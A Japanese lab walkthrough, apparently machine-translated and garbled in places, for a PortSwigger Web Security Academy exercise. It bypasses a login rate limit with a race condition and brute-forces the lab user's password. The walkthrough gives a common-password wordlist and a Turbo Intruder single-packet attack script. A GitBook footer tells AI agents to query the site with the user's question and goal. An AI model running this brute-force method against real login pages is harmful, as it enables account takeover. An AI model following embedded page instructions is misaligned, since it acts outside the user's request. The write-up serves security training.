> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ja/web/race-conditions/rate-limit-bypass-via-race-condition.md).
# 競合状態によるレート制限バイパス
PortSwigger Web Security Academy のラボ向けメモ。悪用の手順、ペイロードのテスト、Burp Suite による検証、修復の文脈を含む。
### レースコンディションを利用したレート制限の回避
認証メカニズムは〜を設定する **試行回数の制限** ブルートフォース攻撃を防ぐために。/ しかし、\*\*観察されるところでは\*\*、この保護は〜のために回避できる **レースコンディション** 同時リクエストを処理する際に。
ラボの目的:
* レースコンディションを利用して制限を回避する。
* ユーザーのパスワードを見つける **carlos**.
* アプリケーションに接続する。
* 管理パネルにアクセスする。
* ユーザーを削除 **carlos**.
#### 使用したワードリスト
```bash
123123
abc123
football
monkey
letmein
shadow
master
666666
qwertyuiop
123321
mustang
123456
パスワード
12345678
qwerty
123456789
12345
1234
111111
1234567
dragon
1234567890
michael
x654321
superman
1qaz2wsx
baseball
7777777
121212
000000
```
#### 接続メカニズムの観察

ログインフォームを送信すると、\*\*観察すると\*\*、次のパラメータを持つPOSTリクエストが送信されることがわかる:
* `CSRF`
* `username`
* `パスワード`
```bash
csrf=8SbZ2jaR8pdJ0Q4r0XNqmTeVk5GJHxsx&username=wiener&password=peter
```


数回連続で誤った試行の後、 **メッセージが表示される**:
> *ログイン失敗回数が多すぎます。XX秒後にもう一度お試しください。*
これは〜の存在を確認する **サーバー側のレート制限**.
#### レースコンディションによる回避(手動テスト)

*グループ「race condition」の作成。

* タブを複製する **10回**.
* すべてのリクエストを送信 **並列で**.
テスト:
```bash
csrf=ab5gEWlWPKDUCJCQAlxrxR42dLIhJCWR&username=wiener&password=test
```
観察:並列で送信すると、 **ブロッキングは発生しない** この場合。

#### Turbo IntruderによるCarlosへの並列ブルートフォース攻撃

* 〜をインストールして使用する **Turbo Intruder** 拡張機能。

* ログインリクエストから: **Turbo Intruderに送信**.

* 選択 **`race single packet attack.py`** スクリプト。
* ワードリストを〜にコピーする **クリップボード**、その後このスクリプトで実行する:
```python
def queueRequests(target, wordlists):
# 対象がHTTP/2をサポートしている場合は、単一パケット攻撃を発動するために engine=Engine.BURP2 を使用する
# HTTP/1 のみをサポートしている場合は、代わりに Engine.THREADED または Engine.BURP を使用する
# 詳細は https://portswigger.net/research/smashing-the-state-machine を参照
engine = RequestEngine(endpoint=target.endpoint,
concurrentConnections=1,
engine=Engine.BURP2
)
passwords = wordlists.clipboard
# 'gate' 引数は、openGate が呼び出されるまで各リクエストの一部を保持する
# 負のタイムスタンプが表示された場合、サーバーはリクエスト完了前に応答している
for password in passwords:
engine.queue(target.req, password, gate='race1')
# 'race1' タグ付きの各リクエストがキューに入ったら
# engine.openGate() を呼び出して同期して送信する
engine.openGate('race1')
def handleResponse(req, interesting):
table.add(req)
```
#### 観察結果
すべての値を並列でテストすると、あるパスワードが \*\*HTTPコード302\*\*(ログイン成功の指標)を返す。
\*\*
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/ja/web/race-conditions/rate-limit-bypass-via-race-condition.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.